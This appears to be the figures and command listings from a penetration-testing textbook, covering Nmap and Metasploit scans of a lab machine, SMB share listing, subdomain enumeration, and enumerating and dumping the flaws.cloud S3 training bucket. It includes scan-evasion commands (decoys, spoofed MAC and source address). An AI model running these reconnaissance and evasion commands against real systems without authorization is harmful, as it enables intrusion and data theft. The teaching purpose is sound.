Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:42 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00042s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:7F:AF:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Figure 5.44 – Stealth scanning using Nmap

Source	Destination	Protocol	Length	Info
172.30.1.29	172.30.1.26	TCP	58	55778 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=
172.30.1.26	172.30.1.29	TCP	60	80 → 55778 [SYN, ACK] Seq=0 Ack=1 Win=5840
172.30.1.29	172.30.1.26	TCP	54	55778 → 80 [RST] Seq=1 Win=0 Len=0

Figure 5.45 – Wireshark capture

```
msf6 > search portscan

Matching Modules
================

   #  Name                                                  Rank    Check  Description
   -  ----                                                  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                  normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan              normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner          normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                       normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                        normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                        normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                        normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access      normal  No     Wordpress Pingback Locator
```

Figure 5.46 – Searching the port scanning modules

```
Module options (auxiliary/scanner/portscan/syn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to scan per set
   DELAY       0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                    no        The name of the interface
   JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY)
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     1                yes       The number of concurrent threads (max one per host)
   TIMEOUT     500              yes       The reply read timeout in milliseconds
```

Figure 5.47 – Viewing options

```
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 172.30.1.26
RHOSTS => 172.30.1.26
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 172.30.1.26:21
[+] TCP OPEN 172.30.1.26:22
[+] TCP OPEN 172.30.1.26:23
[+] TCP OPEN 172.30.1.26:25
[+] TCP OPEN 172.30.1.26:53
[+] TCP OPEN 172.30.1.26:80
[+] TCP OPEN 172.30.1.26:111
[+] TCP OPEN 172.30.1.26:139
[+] TCP OPEN 172.30.1.26:445
```

Opened TCP ports

Figure 5.48 – TCP SYN scan

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                      normal  No     SMB Version Detection
```

Figure 5.49 – Searching for modules

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts
   THREADS   1                yes       The number of concurrent threads (max one per host)
```

RHOSTS value is required

Figure 5.50 – Viewing module options

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.30.1.26:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 172.30.1.26:445       -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.30.1.26:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Figure 5.51 – Enumerating SMB

```
kali@kali:~$ smbmap -H 172.30.1.26
[+] IP: 172.30.1.26:445 Name: unknown
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        print$                                  NO ACCESS       Printer Drivers
        tmp                                     READ, WRITE     oh noes!
        opt                                     NO ACCESS
        IPC$                                    NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                  NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

Figure 5.52 – Discovering shared drives

```
kali@kali:~$ smbmap -H 172.30.1.26 -r tmp
[+] IP: 172.30.1.26:445 Name: unknown
        Disk                                                    Permissions
        ----                                                    -----------
        tmp                                                     READ, WRITE
        .\tmp\*
        dr--r--r--                0 Wed Jun 23 09:35:01 2021    .
        dw--w--w--                0 Sun May 20 14:36:11 2012    ..
        dr--r--r--                0 Wed Jun 23 08:31:59 2021    .ICE-unix
        dr--r--r--                0 Wed Jun 23 08:32:14 2021    .X11-unix
        fw--w--w--               11 Wed Jun 23 08:32:13 2021    .X0-lock
        fw--w--w--                0 Wed Jun 23 08:32:34 2021    4567.jsvc_up
```

Figure 5.53 – Displaying the contents of a shared drive

```
Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe
```

Figure 5.54 – SSH version checker module

Figure 5.55 – Office 365 login page

Figure 5.57 – Found a valid user account

```
kali@kali:~$ s3scanner -h
s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

optional arguments:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```

Figure 5.58 – S3Scanner options

```
kali@kali:~$ nslookup
> flaws.cloud
Server:         198.18.0.1
Address:        198.18.0.1#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.218.228.98
>
```

Figure 5.59 – Obtaining an IP address

```
> set type=ptr
> 52.218.228.98
Server:         198.18.0.1
Address:        198.18.0.1#53

Non-authoritative answer:
98.228.218.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.
```

AWS S3 Bucket name

Figure 5.60 – Discovering an AWS S3 bucket

```
kali@kali:~$ s3scanner scan --bucket flaws.cloud

flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
```

Figure 5.61 – Scanning with S3Scanner

```
kali@kali:~$ aws s3 ls  s3://flaws.cloud/ --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

Files within the S3 Bucket

Figure 5.62 – Viewing the files within an S3 bucket

```
kali@kali:~$ s3scanner dump --bucket flaws.cloud --dump-dir /home/kali/S3_Bucket/

flaws.cloud | Enumerating bucket objects...
flaws.cloud | Total Objects: 7, Total Size: 25.0KB
flaws.cloud | Dumping contents using 4 threads...
flaws.cloud | Dumping completed
```

Figure 5.63 – Downloading the necessary content

```
kali@kali:~$ cd S3_Bucket

kali@kali:~/S3_Bucket$ ls -l
total 40
-rw-r--r-- 1 kali kali  2575 Jul  5 09:56 hint1.html
-rw-r--r-- 1 kali kali  1707 Jul  5 09:56 hint2.html
-rw-r--r-- 1 kali kali  1101 Jul  5 09:56 hint3.html
-rw-r--r-- 1 kali kali  3162 Jul  5 09:56 index.html
-rw-r--r-- 1 kali kali 15979 Jul  5 09:56 logo.png
-rw-r--r-- 1 kali kali    46 Jul  5 09:56 robots.txt
-rw-r--r-- 1 kali kali  1051 Jul  5 09:56 secret-dd02c7c.html
```

Figure 5.64 – Viewing the local files

Code and Commands

```
kali@kali:~$ dnsrecon -h
```

Command 5.1

```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
```

Command 5.2

```
kali@kali:~$ dnsenum zonetransfer.me
```

Command 5.3

```
kali@kali:~$ sudo spiderfoot -l 172.16.17.71:80
```

Command 5.4

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install dnsmap
```

Command 5.5

```
kali@kali:~$ dnsmap microsoft.com
```

Command 5.6

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install sublist3r
```

Command 5.7

```
kali@kali:~$ sublist3r -d microsoft.com
```

Command 5.8

```
kali@kali:~$ sublist3r -d microsoft.com -o subdomains.txt
```

Command 5.9

```
kali@kali:~$ git clone
https://github.com/FortyNorthSecurity/EyeWitness
```

Command 5.10

```
kali@kali:~$ cd EyeWitness/Python/setup

kali@kali:~/EyeWitness/Python/setup$ sudo ./setup.sh
```

Command 5.11

```
kali@kali:~/EyeWitness/Python/setup$ cd ..
```

Command 5.12

```
kali@kali:~/EyeWitness/Python$ ./EyeWitness.py --web -f
/home/kali/subdomains.txt -d /home/kali/screenshots --
prepend-https
```

Command 5.13

```
kali@kali:~$ sudo ifconfig eth0 down
```

Command 5.14

```
kali@kali:~$ sudo macchanger -A eth0
```

Command 5.15

```
kali@kali:~$ sudo ifconfig eth0 up
```

Command 5.16

```
kali@kali:~$ sudo netdiscover -r 172.30.1.0/24
```

Command 5.17

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.27
```

Command 5.18

```
kali@kali:~$ nmap 172.30.1.26
```

Command 5.19

```
kali@kali:~$ nmap -A -T4 -p- 172.30.1.26
```

Command 5.20

```
kali@kali:~$ nmap 172.30.1.26 –D 172.30.1.20, 172.30.1.21,
172.30.1.22
```

Command 5.21

```
kali@kali:~$ nmap --spoof-mac 0 172.30.1.26
```

Command 5.22

```
kali@kali:~$ sudo nmap -S 172.30.1.23 -e eth0 172.30.1.26
```

Command 5.23

```
kali@kali:~$ sudo nmap -sS -p80 172.30.1.26
```

Command 5.24

```
kali@kali:~$ sudo msfconsole
```

Command 5.25

```
msf6 > search portscan
```

Command 5.26

```
msf6 > use auxiliary/scanner/portscan/syn

msf6 auxiliary(scanner/portscan/syn) > options
```

Command 5.27

```
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS
172.30.1.26

msf6 auxiliary(scanner/portscan/syn) > run
```

Command 5.28

```
kali@kali:~$ msfconsole
```

Command 5.29

```
msf6 > search smb_version
```

Command 5.30

```
msf6 > use auxiliary/scanner/smb/smb_version

msf6 auxiliary(scanner/smb/smb_version) > options
```

Command 5.31

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS
172.30.1.26

msf6 auxiliary(scanner/smb/smb_version) > run
```

Command 5.32

```
kali@kali:~$ smbmap -H 172.30.1.26
```

Command 5.33

```
kali@kali:~$ smbmap -H 172.30.1.26 -r tmp
```

Command 5.34

```
kali@kali:~$ sudo msfconsole
```

Command 5.35

```
msf6 > use auxiliary/scanner/ssh/ssh_version

msf6 auxiliary(scanner/ssh/ssh_version) > options
```

Command 5.36

```
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS
172.30.1.26

msf6 auxiliary(scanner/ssh/ssh_version) > run
```

Command 5.37

```
[+] 172.30.1.26:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
```

Command 5.38

```
kali@kali:~$ sudo pip3 install s3scanner
```

Command 5.40

```
kali@kali:~$ aws configure
```

Command 5.41

```
kali@kali:~$ nslookup

> flaws.cloud
```

Command 5.42

```
> set type=ptr

> 52.218.228.98
```

Command 5.43

```
kali@kali:~$ s3scanner scan --bucket flaws.cloud
```

Command 5.44

```
kali@kali:~$ aws s3 ls s3://flaws.cloud/ --region us-west-2 --no-sign-request
```

Command 5.45

```
kali@kali:~$ mkdir S3_Bucket

kali@kali:~$ s3scanner dump --bucket flaws.cloud --dump-dir
/home/kali/S3_Bucket/
```

Command 5.46

```
kali@kali:~$ cd S3_Bucket

kali@kali:~/S3_Bucket$ ls -l
```

Command 5.47

```
kali@kali:~/S3_Bucket$ cat secret-dd02c7c.html
```

Command 5.48

Further reading

To learn more about what was covered in this chapter, take a look at the following resources:

- Why is DNSSEC important?: https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en
- DNS Zone Transfer Protocol: https://datatracker.ietf.org/doc/html/rfc5936
- Nmap reference guide: https://nmap.org/book/man.html
- Information gathering with Metasploit: https://www.offensive-security.com/metasploit-unleashed/information-gathering/
- Amazon S3 user guide: https://docs.aws.amazon.com/AmazonS3/latest/userguide/Welcome.html
- Amazon S3 Security: https://aws.amazon.com/s3/security/

Chapter 6

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Nessus: https://www.tenable.com/products/nessus/nessus-essentials
- Greenbone Vulnerability Manager: https://github.com/greenbone/gvmd

Images




Figure 6.1 – Nessus installer

Figure 6.2 – Changing directories

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 283829 files and directories currently installed.)
Preparing to unpack Nessus-8.15.0-debian6_amd64.deb ...
Unpacking nessus (8.15.0) ...
Setting up nessus (8.15.0) ...
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```

Figure 6.3 – Nessus installation process




Figure 6.4 – Web browser security warning




Figure 6.5 – Selecting the Nessus version




Figure 6.6 – Nessus activation code window




Figure 6.7 – Registering Nessus

Figure 6.8 – Creating a user account




Figure 6.9 – The New Scan button

Figure 6.10 – Scanning templates




Figure 6.11 – Scan options




Figure 6.12 – Viewing the completed scans

Figure 6.13 – Scan results




Figure 6.14 – List of security vulnerabilities




Figure 6.15 – Viewing a vulnerability's details

Figure 6.16 – The vulnerability risk factor

Figure 6.17 – Identifying vulnerability scoring metrics




Figure 6.18 – VPR scoring system




Figure 6.19 – Reporting the output

